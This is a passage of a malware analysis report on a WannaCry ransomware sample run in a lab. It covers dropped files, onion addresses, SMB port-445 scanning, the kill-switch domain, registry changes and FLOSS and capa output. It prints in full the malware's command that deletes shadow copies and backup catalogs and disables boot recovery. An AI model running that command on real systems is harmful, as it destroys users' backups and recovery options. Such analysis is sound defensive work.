


Figure 19: Contents of the hidden folder created under C:\ProgramData

Contains two directories named “msg” and “TaskData”. Other files inside this folder.

- @Please_Read_Mea.txt - a read me text file presented to the victim which contains instructions on how to decrypt their files.
- @WanaDecryptor@.exe - Decryptor of the files.
- .eky
- .pky
- .res
- b.wnry
- c.wnry




Figure 20: Onion links found inside c.wnry

File: c.wnry
MD5: 1ed2ead8f8f969a0daf2686d6cb73fd4
Size: 780

Ascii Strings:

000000B2 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
000000E4
gx7ekbenv2riucmf.onion;57g7spgrzlojinas.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2embyv47.onion;cwwnhwhlz52maqm7.onion;
000001DE https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip
Unicode Strings:

- f.wnry
- r.wnry
- s.wnry

- t.wnry
- taskdl.exe
- tasksche.exe
- taskse.exe
- u.wnry




Figure 21: Deletion of volume shadow copies.

cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet




Figure 22: "msg" folder contains all other supported languages possibly used by the malware.





Figure 23: TaskData folder contains Tor folder. It contains libraries possibly required by the Tor browser and taskhsvc.exe.



Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
svchost.exe	804	TCP	Listen	0.0.0.0	135	0.0.0.0	0	10/21/2023 11:32:07 PM	RpcSs
System	4	TCP	Listen	10.0.0.3	139	0.0.0.0	0	10/24/2023 12:35:39 PM	System
svchost.exe	356	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	10/21/2023 8:34:13 AM	CDPSvc
lsass.exe	584	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	10/21/2023 11:32:07 PM	lsass.exe
wininit.exe	484	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	10/21/2023 11:32:07 PM	wininit.exe
svchost.exe	1012	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	10/21/2023 11:32:08 PM	EventLog
svchost.exe	976	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	10/21/2023 11:32:08 PM	Schedule
spoolsv.exe	1888	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	10/21/2023 8:32:12 AM	Spooler
services.exe	576	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	10/21/2023 8:32:13 AM	services.exe
svchost.exe	1200	TCP	Listen	0.0.0.0	49670	0.0.0.0	0	10/21/2023 8:32:15 AM	PolicyAgent
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49811	10.0.0.98	445	10/24/2023 12:36:30 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49812	10.0.0.99	445	10/24/2023 12:36:30 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49814	10.0.0.100	445	10/24/2023 12:36:30 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49815	10.0.0.101	445	10/24/2023 12:36:30 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49816	10.0.0.102	445	10/24/2023 12:36:30 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49818	10.0.0.103	445	10/24/2023 12:36:30 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49820	10.0.0.104	445	10/24/2023 12:36:30 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49821	10.0.0.105	445	10/24/2023 12:36:31 PM	mssecsvc2.0
Ransomware.wannacr...	5844	TCP	Syn Sent	10.0.0.3	49824	10.0.0.106	445	10/24/2023 12:36:31 PM	mssecsvc2.0
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	10/21/2023 8:32:12 AM	System
svchost.exe	1752	TCP	Listen	0.0.0.0	7680	0.0.0.0	0	10/21/2023 8:32:12 AM	DoSvc
svchost.exe	804	TCPv6	Listen	::	135	::	0	10/21/2023 11:32:07 PM	RpcSs
System	4	TCPv6	Listen	::	445	::	0	10/21/2023 8:32:12 AM	System
svchost.exe	1752	TCPv6	Listen	::	7680	::	0	10/21/2023 8:32:12 AM	DoSvc

Figure 24: SMB port scan on the network which is caused by Eternablue exploit.




Figure 25: Registry key creation and modifi/--*-***cation in ZoneMap.*

Setting the registry values ProxyBypass, IntranetName, and UNCAsIntranet to 1 in the ZoneMap key (HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\) can have significant implications for how Internet Explorer handles various types of network traffic. Here's what each of these settings typically means:

ProxyBypass:
When set to 1, this may indicate that the malware is configuring Internet Explorer to bypass any configured proxy servers for certain addresses or domains. This means that network traffic to those specific addresses or domains will not go through the proxy server but will instead be sent directly.

IntranetName:
When set to 1, this likely implies that the malware is designating a particular domain or address as belonging to the local intranet. This can impact how Internet Explorer treats content from this domain, potentially granting it more permissive security settings associated with local intranet content.

UNCAsIntranet:
This setting indicates whether Universal Naming Conventions (UNC) paths should be treated as if they belong to the local intranet. Setting this to 1 suggests that UNC paths will be treated as if they belong to the intranet zone.

Run as Administrator (inetsim/fake-net enabled)
Ransomware did not execute. We are suspecting this was due to the kill switch URL.

Run as Administrator (inetsim enabled) | Remote Server setup

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1980	221.49.152.225	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1880	216.56.46.7	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1973	215.50.107.119	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1868	212.239.61.226	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1968	212.197.234.103	445	10/28/2023 8:37:36 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1876	202.149.27.121	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1867	199.234.176.172	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1978	198.83.147.117	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1877	188.211.192.244	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1887	185.32.24.93	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1982	183.4.146.17	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1883	181.59.178.103	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1886	173.206.252.112	445	10/28/2023 8:37:32 PM	mssecsvc2.0
System	4	TCP	Established	172.16.99.2	1113	172.16.99.5	445	10/28/2023 8:32:54 PM	System
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1970	161.165.102.214	445	10/28/2023 8:37:36 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1872	146.68.81.219	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1879	143.166.90.74	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1977	140.139.147.124	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1986	140.66.57.0	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1888	125.133.199.171	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1988	116.47.59.247	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1967	114.67.142.127	445	10/28/2023 8:37:36 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1976	113.241.233.150	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1987	113.168.101.100	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1885	99.238.162.25	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1985	98.203.26.211	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1969	98.45.23.81	445	10/28/2023 8:37:36 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1878	98.15.206.238	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1869	92.236.20.112	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1873	92.224.203.54	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1966	87.221.39.158	445	10/28/2023 8:37:36 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1875	80.84.172.226	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1881	80.1.154.129	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1974	78.140.173.232	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1984	51.8.190.187	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1975	45.174.178.177	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1971	44.3.48.234	445	10/28/2023 8:37:36 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1889	37.183.94.95	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1871	31.56.173.206	445	10/28/2023 8:37:32 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1981	30.54.210.17	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1979	27.237.187.60	445	10/28/2023 8:37:37 PM	mssecsvc2.0
Ransomware.wannacr...	6556	TCP	Syn Sent	172.16.99.2	1884	27.99.187.90	445	10/28/2023 8:37:32 PM	mssecsvc2.0

Figure 26: Established TCP connection to the remote testing server IP 172.16.99.5 and a TCP Scan on the network.

- Tried out some of the UNC paths acquired from strings and setup IPC. Configured the static IP 172.16.99.5 for a remote server.
- Client can establish connection to the remote server IP we've setup.
- However, the files on the remote server were not encrypted.
- Most likely, this is because the remote server is a Windows Server 2022 machine, and no downgrade of its security protection was performed.
- This was not tested further, and we're satisfied to just point out that this sample connects to port 445.

Advanced Static Analysis

FLOSS

```
45360  ---------------------------
45361  | FLOSS STACK STRINGS (17) |
45362  ---------------------------
45363  SMBu
45364  /K__USERID__PLACEHOLDER__
45365  __TREEPATH_REPLACE__
45366  PIPE
45367  SMBr
45368  PC NETWORK PROGRAM 1.0
45369  LANMAN1.0
45370  Windows for Workgroups 3.1a
45371  LM1.2X002
45372  LANMAN2.1
45373  NT LM 0.12
45374  SMBs
45375  SMB2
45376  Windows 2000 2195
45377  Windows 2000 5.0
45378  \192.168.56.20\IPC$
45379  http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
45380
45381  --------------------------
45382  | FLOSS TIGHT STRINGS (0) |
45383  --------------------------
45384
45385  ----------------------------
45386  | FLOSS DECODED STRINGS (7) |
45387  ----------------------------
45388  SMBu
45389  __TREEPATH_REPLACE__
45390  AWAVAUATSQRUWVPP
45391  QQjh
45392  t.M1
45393  XX^_]ZY[A\A]A^A_H
45394  SVQRH
45395
```

Figure 27: Acquired strings from FLOSS

- Observed SMB, LANMAN, NTLM protocols.
- We can see a private IP connection to IPC$ which is a UNC (Universal Naming Convention) path used in networking on Windows systems. It's not a file or a folder, but rather a special administrative share used for Inter-Process Communication (IPC).
    - IPC$: This is a hidden administrative share on a Windows machine that is used for communication between processes on a network. "IPC" stands for Inter-Process Communication. This share allows administrative tasks, such as remotely connecting to a computer's registry or performing management tasks.

- We can see the similar URL hxxp[:]//www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com observed from pestudio.

STRINGS

```
λ strings Ransomware.wannacry.exe.malz | grep IPC
\\172.16.99.5\IPC$
\\192.168.56.20\IPC$
\\%s\IPC$
```

Figure 28: Additional IPC related strings using strings tool.

CAPA

```
λ capa Ransomware.wannacry.exe
md5         db349b97c37d22f5ea1d1841e3c89eb4
sha1        e889544aff85ffaf8b0d0da705105dee7c97fe26
sha256      24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
os          windows
format      pe
arch        i386
path        C:/Users/verticalhead/Desktop/Ransomware.wannacry.exe

ATT&CK Tactic       ATT&CK Technique
DEFENSE EVASION     Obfuscated Files or Information::Indicator Removal from Tools T1027.005
DISCOVERY           File and Directory Discovery T1083
                    System Information Discovery T1082
                    System Network Configuration Discovery T1016
EXECUTION           Shared Modules T1129
                    System Services::Service Execution T1569.002
PERSISTENCE         Create or Modify System Process::Windows Service T1543.003

MBC Objective       MBC Behavior
ANTI-BEHAVIORAL ANALYSIS  Conditional Execution::Runs as Service [B0025.007]
                          Debugger Detection::Timing/Delay Check QueryPerformanceCounter [B0001.033]
ANTI-STATIC ANALYSIS      Executable Code Obfuscation::Argument Obfuscation [B0032.020]
                          Executable Code Obfuscation::Stack Strings [B0032.017]
COMMAND AND CONTROL       C2 Communication::Receive Data [B0030.002]
                          C2 Communication::Send Data [B0030.001]
COMMUNICATION             HTTP Communication::Create Request [C0002.012]
                          HTTP Communication::Open URL [C0002.004]
                          Socket Communication::Connect Socket [C0001.004]
                          Socket Communication::Create TCP Socket [C0001.011]
                          Socket Communication::Create UDP Socket [C0001.010]
                          Socket Communication::Get Socket Status [C0001.012]
                          Socket Communication::Initialize Winsock Library [C0001.009]
                          Socket Communication::Receive Data [C0001.006]
                          Socket Communication::Send Data [C0001.007]
                          Socket Communication::Set Socket Config [C0001.001]
                          Socket Communication::TCP Client [C0001.008]
```

Figure 29: Summary of MITRE ATT&CK Tactics and Techniques and MBC (Malware Behavior Catalog) Objectives

Capa shows that this binary uses techniques such as defense evasion, discovery, execution and persistence. Malware Behavior Catalog (MBC) identifier showed the specific behaviors

observed. Some notable behaviors which may require further dynamic testing include the C2 send and receive data, HTTP and socket communication and the move file behavior.

CRYPTOGRAPHY	Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Compression Library [C0060]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001] Code Discovery::Inspect Section Memory Permissions [B0046.002] File and Directory Discovery [E1083]
EXECUTION	Install Additional Program [B0023]
FILE SYSTEM	Move File [C0063] Read File [C0051]
